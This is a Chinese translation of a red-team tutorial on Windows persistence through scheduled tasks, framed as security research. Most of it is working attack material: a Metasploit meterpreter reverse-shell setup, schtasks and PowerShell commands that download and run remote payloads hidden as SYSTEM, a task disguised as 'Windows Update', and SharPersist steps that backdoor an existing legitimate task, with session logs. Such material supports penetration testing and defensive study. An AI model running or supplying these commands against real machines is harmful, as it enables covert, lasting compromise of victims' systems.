Windows操作系统提供了一个实用程序（schtasks.exe），使系统管理员能够在特定的日期和时间执行程序或脚本。这种行为可作为一种持久性机制被red team利用。通过计划任务执行持久性不需要管理员权限，但如果已获得提升的权限，则允许进一步操作，例如在用户登录期间或在空闲状态期间执行任务。

计划任务的持久化技术可以手动实现，也可以自动实现。有效负载可以从磁盘或远程位置执行，它们可以是可执行文件、powershell脚本或scriptlet的形式。**这被认为是一种旧的持久性技术，但是它仍然可以在red team场景中使用，并且由各种开源工具支持。**Metasploit 的web_delivery模块可用于托管和生成各种格式的有效载荷。

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.2.21
set target 5
exploit
```

在命令提示符下，“ **schtasks** ”可执行文件可用于创建计划任务，该任务将在每个Windows登录中以SYSTEM的形式下载并执行基于PowerShell的有效负载。

```
schtasks /create /tn PentestLab /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
/sc onlogon /ru System
```

```
C:\Users>schtasks /create /tn PentestLab /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hid
den -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http://10.0.2.21:8080/Z
PWLywg'''))'" /sc onlogon /ru System
SUCCESS: The scheduled task "PentestLab" has successfully been created.

C:\Users>
```

命令提示符--持久性计划任务

当用户再次使用系统登录时，将执行有效负载，并打开meterpreter会话。

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Using URL: http://0.0.0.0:8080/ZPWLywg
[*] Local IP: http://127.0.0.1:8080/ZPWLywg
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $z="echo ($env:temp+'\PHShc3er.exe')"; (new-obj
ect System.Net.WebClient).DownloadFile('http://10.0.2.21:8080/ZPWLywg', $z); inv
oke-item $z
msf5 exploit(multi/script/web_delivery) > [*] Sending stage (206403 bytes) to 10
.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49671) at 2019-11-
03 16:24:11 -0500

msf5 exploit(multi/script/web_delivery) >
[*] 10.0.2.30        web_delivery - Delivering Payload (7168) bytes
[*] 10.0.2.30        web_delivery - Delivering Payload (7168) bytes

msf5 exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Meterpreter – 持久性计划任务

也可以在系统启动期间或用户会话处于非活动状态（空闲模式）时执行。

```
#(X64) - On System Start
schtasks /create /tn PentestLab /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
/sc onstart /ru System

#(X64) - On User Idle (30mins)
schtasks /create /tn PentestLab /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
/sc onidle /i 30

#(X86) - On User Login
schtasks /create /tn PentestLab /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
/sc onlogon /ru System

#(X86) - On System Start
schtasks /create /tn PentestLab /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
```

```
/sc onstart /ru System

#(X86) - On User Idle (30mins)
schtasks /create /tn PentestLab /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
/sc onidle /i 30
```

有效负载的执行也可以在特定的时间发生，并且可以具有到期日期和自删除功能。“schtasks”实用程序提供了必要的选项，因为它是其功能的一部分。

```
schtasks /CREATE /TN "Windows Update" /TR
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWLywg'''))'"
/SC minute /MO 1 /ED 04/11/2019 /ET 06:53 /Z /IT /RU %USERNAME%
```

```
C:\Users\pentestlab>schtasks /CREATE /TN "Windows Update" /TR "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
 -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http:/
/10.0.2.21:8080/ZPWLywg'''))'" /SC minute /MO 1 /ED 04/11/2019 /ET 06:53 /Z /IT /RU %USERNAME%
SUCCESS: The scheduled task "Windows Update" has successfully been created.

C:\Users\pentestlab>
```

持续性–计划任务日期和时间

如果为目标事件启用了事件日志记录，则可以在特定的Windows事件中触发任务。b33f在他的网站上演示了此技术。Windows事件命令行实用程序可用于查询事件ID。

```
wevtutil qe Security /f:text /c:1 /q:"Event[System[(EventID=4647)]]
```

```
C:\Windows\system32>wevtutil qe Security /f:text /c:1 /q:"Event[System[(EventID=
4647)]]
Event[0]:
  Log Name: Security
  Source: Microsoft-Windows-Security-Auditing
  Date: 2019-08-04T18:33:22.466
  Event ID: 4647
  Task: Logoff
  Level: Information
  Opcode: Info
  Keyword: Audit Success
  User: N/A
  User Name: N/A
  Computer: WIN-INI2M41PM96
  Description:
User initiated logoff:

Subject:
        Security ID:            S-1-5-21-1024610980-4030645003-3786293890-1000
        Account Name:           panag
        Account Domain:         WIN-INI2M41PM96
        Logon ID:               0x1543e
```

查询事件ID


可以创建一个计划任务，该任务将在系统上发生关联的事件ID时执行有效负载。

```
schtasks /Create /TN OnLogOff /TR C:\tmp\pentestlab.exe /SC ONEVENT /EC
Security /MO "*[System[(Level=4 or Level=0) and (EventID=4634)]]"
```

持久性–计划任务事件ID


“查询”参数可用于检索新创建的计划任务的信息。

```
schtasks /Query /tn OnLogOff /fo List /v
```



查询计划任务

当用户管理员注销时，将创建事件ID，并在下次登录时执行有效负载。



计划任务注销– Meterpreter

或者，可以使用PowerShell创建计划任务，这些任务将在用户登录时或在特定时间和日期执行。

```
$A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
C:\temp\pentestlab.exe"
$T = New-ScheduledTaskTrigger -AtLogOn -User "pentestlab"
$S = New-ScheduledTaskSettingsSet
$P = New-ScheduledTaskPrincipal "Pentestlab"
$D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings
$S
Register-ScheduledTask Pentestlab -InputObjec $D

$A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
C:\temp\pentestlab.exe"
$T = New-ScheduledTaskTrigger -Daily -At 9am
$P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
$S = New-ScheduledTaskSettingsSet
$D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings
$S
Register-ScheduledTask PentestLaboratories -InputObject $D
```

```
PS C:\Windows\system32> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\temp\pentestlab.exe"
PS C:\Windows\system32> $T = New-ScheduledTaskTrigger -AtLogOn -User "pentestlab"
PS C:\Windows\system32> $S = New-ScheduledTaskSettingsSet
PS C:\Windows\system32> $P = New-ScheduledTaskPrincipal "Pentestlab"
PS C:\Windows\system32> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
PS C:\Windows\system32> Register-ScheduledTask Pentestlab -InputObjec $D

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\                                           Pentestlab                        Ready


PS C:\Windows\system32> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\temp\pentestlab.exe"
PS C:\Windows\system32> $T = New-ScheduledTaskTrigger -Daily -At 9am
PS C:\Windows\system32> $P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
PS C:\Windows\system32> $S = New-ScheduledTaskSettingsSet
PS C:\Windows\system32> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
PS C:\Windows\system32> Register-ScheduledTask PentestLaboratories -InputObject $D

TaskPath                                    TaskName                          State
--------                                    --------                          -----
\                                           PentestLaboratories               Ready
```

持久性计划任务– PowerShell

SharPersist

github项目地址：https://github.com/fireeye/SharPersist

通过计划任务在SharPersist中添加了关于持久性的多种功能。如果用户具有管理员级别的特权，则以下命令可以创建一个新的计划任务，该任务将在Windows登录期间执行。

```
SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\pentestlab.exe" -n "PentestLab" -m add -o logon
```

```
C:\Users>SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m ad
d -o logon

[*] INFO: Adding scheduled task persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Scheduled Task Name: PentestLab
[*] INFO: Option: logon


[+] SUCCESS: Scheduled task added

C:\Users>_
```

SharPersist –新计划任务登录

在系统的下一次重新引导中，有效负载将执行，并且Meterpreter会话将打开。

```
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-11-
03 09:00:37 -0500

meterpreter >
```

Meterpreter – SharPersist计划任务

SharPersist也可用于列出特定的计划任务，以识别所有者，触发器和要执行的动作。


```
SharPersist -t schtask -m list -n "PentestLab"
```

```
C:\Users>SharPersist -t schtask -m list -n "PentestLab"

[*] INFO: Listing scheduled task details of name that was specified.



[*] INFO: TASK NAME:
PentestLab

[*] INFO: TASK PATH:
\

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 πμ

[*] INFO: TASK TRIGGER:
Logon

[*] INFO: TASK ACTION:
C:\Windows\System32\cmd.exe /c C:\tmp\pentestlab.exe
```

SharPersist –列表计划任务

或者，仅使用“ **list** ”选项而不指定名称将枚举系统上所有现有的计划任务。


```
SharPersist -t schtask -m list
```



SharPersist –列表计划任务

类似于Metasploit Framework功能，该功能具有检查目标是否易受攻击以及漏洞利用能否成功执行的功能，SharPersist具有空运行检查。通过检查名称和提供的参数，此功能可用于验证调度任务命令。

```
SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\pentestlab.exe" -n "PentestLab" -m check
```



SharPersist –检查计划任务

SharPersist还可以枚举登录期间将执行的所有计划任务。此命令可用于主机的态势感知期间，并确定是否存在可以修改以运行有效负载而不是创建新任务的现有计划任务。

```
SharPersist -t schtaskbackdoor -m list -o logon
```

```
C:\Users>SharPersist -t schtaskbackdoor -m list -o logon

[*] INFO: Listing all scheduled tasks available to backdoor.



[*] INFO: TASK NAME:
PentestLab

[*] INFO: TASK PATH:
\

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 πμ

[*] INFO: TASK TRIGGER:
Logon

[*] INFO: TASK ACTION:
C:\Windows\System32\cmd.exe /c C:\tmp\pentestlab.exe
```

SharPersist –列出登录计划任务

该**schtaskbackdoor**功能与检查相结合的参数可以识别，如果一个特定的计划任务已后门。

```
SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a
"/c C:\tmp\pentestlab.exe" -n "PentestLab" -m check
```

```
C:\Users>SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLa
b" -m check

[*] INFO: Checking if scheduled task exists to backdoor.
[+] SUCCESS: A scheduled task with that name exists.

[*] INFO: Checking if schedule task has backdoored action.
[+] SUCCESS: That scheduled task is NOT backdoored

[*] INFO: Checking for correct arguments given
[+] SUCCESS: Correct arguments given
```

SharPersist –检查后门计划任务

“ **Add** ”参数将后门现有的计划任务，该任务将执行恶意命令，而不是执行更隐蔽的持久性选项来执行合法动作。

```
SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a
"/c C:\tmp\pentestlab.exe" -n "ReconcileLanguageResources" -m add
```


```
C:\Users>SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "Reconcile
LanguageResources" -m add

[*] INFO: Adding scheduled task backdoor persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Scheduled Task Name: ReconcileLanguageResources


[+] SUCCESS: Scheduled task backdoored
```

SharPersist –后门计划任务

Empire

Empire根据活动代理的特权包含两个模块，这些模块可用于实施计划任务的持久性技术。以下配置每天凌晨03:22将执行基于PowerShell的有效负载。有效负载存储在注册表项中，任务名称为“**WindowsUpdate**”，以便区分合法的计划任务。


```
usemodule persistence/userland/schtasks
set Listener http
set TaskName WindowsUpdate
set DailyTime 03:22
execute
```



Empire – 持久性计划任务

计划任务的提升模块提供了在用户登录期间执行有效负载的选项。在这两个模块中，都将使用注册表以Base64编码格式存储有效负载，但是以不同的注册表项存储。

```
usemodule persistence/elevated/schtasks*
set Listener http
```




Empire Elevated – 持久性计划任务

PowerSploit

PowerSploit的持久性模块支持各种功能，可用于向脚本或脚本块添加持久性功能。在添加持久性之前，需要配置高架选项和用户选项。

```
$ElevatedOptions = New-ElevatedPersistenceOption -ScheduledTask -Hourly
$UserOptions = New-UserPersistenceOption -ScheduledTask -Hourly
Add-Persistence -FilePath C:\temp\empire.exe -ElevatedPersistenceOption
$ElevatedOptions -UserPersistenceOption $UserOptions
```



PowerSploit –计划任务

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：https://pentestlab.blog/2019/11/04/persistence-scheduled-tasks/*